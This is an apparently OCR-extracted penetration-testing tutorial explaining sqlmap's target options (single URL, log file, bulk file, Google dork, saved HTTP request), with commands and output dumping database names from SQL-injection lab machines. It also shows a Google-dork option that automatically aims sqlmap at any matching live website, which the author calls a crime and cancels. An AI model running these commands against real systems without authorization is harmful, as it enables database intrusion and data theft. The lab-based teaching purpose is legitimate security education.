
Comprehensive Guide to Sqlmap (Target Options)

hackingarticles.in/comprehensive-guide-to-sqlmap-target-options

Raj July 18, 2018



Hello everyone. This article will focus on a category of sqlmap commands called the “target commands.” Many might not have tried these commands but they can be proved very useful in the corporate world.

In this article, we’ll be shifting our focus back on one of the finest tools for SQL penetration testing available called SQLMAP.

This tool comes inbuilt in Kali Linux however you can download its python script from here too.

Since it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with SQL dhakkan installed in it. You can refer to the articles published earlier to get an idea on how to configure dhakkan in your machine too.

So, without further ado, let’s dive in.

http://192.168.1.132/sqli

SQLi-LABS Page-1(*Basic Challen*

Setup/reset Database for labs


Page-2 (Advanced Injections)

Page-3 (Stacked Injections)

Page-4 (Challenges)

First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

http://192.168.1.132/sqli



Target URL

One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding '**-u <URL>'** in sqlmap command we can specify the URL we are targeting to check for SQL injection. It is the most basic and necessary operation.

Here, let's fetch all the databases that IP address 192.168.1.132 might have by suffixing **–dbs**

sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs

```
root@kali:~/Desktop/SQLMAP# sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:41:46

[04:41:48] [INFO] testing connection to the target URL
[04:41:48] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[04:41:49] [INFO] testing if the target URL content is stable
[04:41:49] [INFO] target URL content is stable
[04:41:49] [INFO] testing if GET parameter 'id' is dynamic
[04:41:49] [INFO] confirming that GET parameter 'id' is dynamic
[04:41:50] [INFO] GET parameter 'id' is dynamic
[04:41:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be inje
ctable (possible DBMS: 'MySQL')
[04:41:50] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulner
able to cross-site scripting (XSS) attacks
```


Now, all the databases available in the given IP have been dumped!

```
[04:45:31] [INFO] retrieved: information_schema
[04:45:32] [INFO] retrieved: bWAPP
[04:45:32] [INFO] retrieved: challenges
[04:45:32] [INFO] retrieved: dvwa
[04:45:32] [INFO] retrieved: mysql
[04:45:32] [INFO] retrieved: nowasp
[04:45:33] [INFO] retrieved: performance_schema
[04:45:33] [INFO] retrieved: phpmyadmin
[04:45:33] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security

[04:45:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.
168.1.132'

[*] shutting down at 04:45:33

root@kali:~/Desktop/SQLMAP#
```


Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.


The log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.




Go to the website "**leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1"** and capture the request in a burp. It has an SQL injection lab installed over public IP for penetration testers.



The captured request will be something like:



Now **right click->save item** and save this request as **"logfile"** on the desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

sqlmap -l /root/Desktop/logfile

```
root@kali:~# sqlmap -l /root/Desktop/logfile
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.6#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 03:23:24

[03:23:24] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets l
ist ready to be tested
URL 1:
GET http://leettime.net:80/sqlninja.com/tasks/basic_ch1.php?id=1
do you want to test this URL? [Y/n/q]
```

Target Bulkfile

Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.

So, let's create a bulkfile on the desktop called **bulkfile.txt.**

touch bulkfile.txt
sudo nano bulkfile.txt

```
root@kali:~# cd Desktop
root@kali:~/Desktop# touch bulkfile.txt
root@kali:~/Desktop# sudo nano bulkfile.txt
```

This will open up a command line text editor called 'nano'. Let's feed in some URLs.

To save the file: **CTRL+O -> ENTER**

To exit nano: **CTRL+X**

We are all set to attack both of these URLs together by the command:

```
  GNU nano 2.9.5                    bulkfile.txt

192.168.1.131/sqli/Less-1?id=1
http://master.byethost18.com/Less-1/?id=1
```

sqlmap -m /root/Desktop/bulkfile.txt --dbs

```
root@kali:~/Desktop# sqlmap -m /root/Desktop/bulkfile.txt  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:51:51

[04:51:51] [INFO] parsing multiple targets list from '/root/Desktop/bulkfile.txt'
[04:51:52] [INFO] sqlmap got a total of 2 targets
URL 1:
GET 192.168.1.132/sqli/Less-1?id=1
do you want to test this URL? [Y/n/q]
> y
```

We'll get the list of databases and we can continue with our other URL.

```
[04:55:36] [WARNING] the SQL query provided does not return any output
[04:55:36] [INFO] used SQL query returns 9 entries
[04:55:37] [INFO] retrieved: information_schema
[04:55:37] [INFO] retrieved: bWAPP
[04:55:37] [INFO] retrieved: challenges
[04:55:37] [INFO] retrieved: dvwa
[04:55:37] [INFO] retrieved: mysql
[04:55:37] [INFO] retrieved: nowasp
[04:55:37] [INFO] retrieved: performance_schema
[04:55:37] [INFO] retrieved: phpmyadmin
[04:55:37] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security

URL 2:
GET http://master.byethost18.com/Less-1/?id=1
do you want to test this URL? [Y/n/q]
>
```

Target Google Dorks

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that match the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offense so it is advised that you play with it carefully.

As we know that error based SQL injections are often found in URLs having '**.php?id=<num>**' in them, we can apply the **inurl** Google dork to find all the websites with this in its URL.

sqlmap –g "inurl: ?id=1"

As you can see sqlmap has found a website with '?id=1' in its URL.

I'll be pressing n and canceling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option "–gpage"

Target HTTP requests


An HTTP client sends an HTTP request to a server in the form of a request message which includes the following format:

- A Request-line
- Zero or more header (General|Request|Entity) fields followed by CRLF
- An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields
- Optionally a message-body

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.

Request-Line = Method SP Request-URI SP HTTP-Version CRLF


Hence, we can intercept these HTTP requests, save it in a text file and automate the attack with sqlmap.



I captured the request of the website "**master.byethost18.com/Less-1/?id=1**" in the burp and will save it in a text file called "**httprequest.txt"** and run the command:

sqlmap -r /root/Desktop/httprequest.txt
As you can see that sqlmap has detected the target in the text file. We can further apply –dbs to fetch all the databases.

I hope that this article was helpful and the readers have learned some new options that they might not have heard about before. Many more options will be coming in the next articles. Keep hacking!



is an InfoSec researcher and a left and right brain thinker. Contact **here**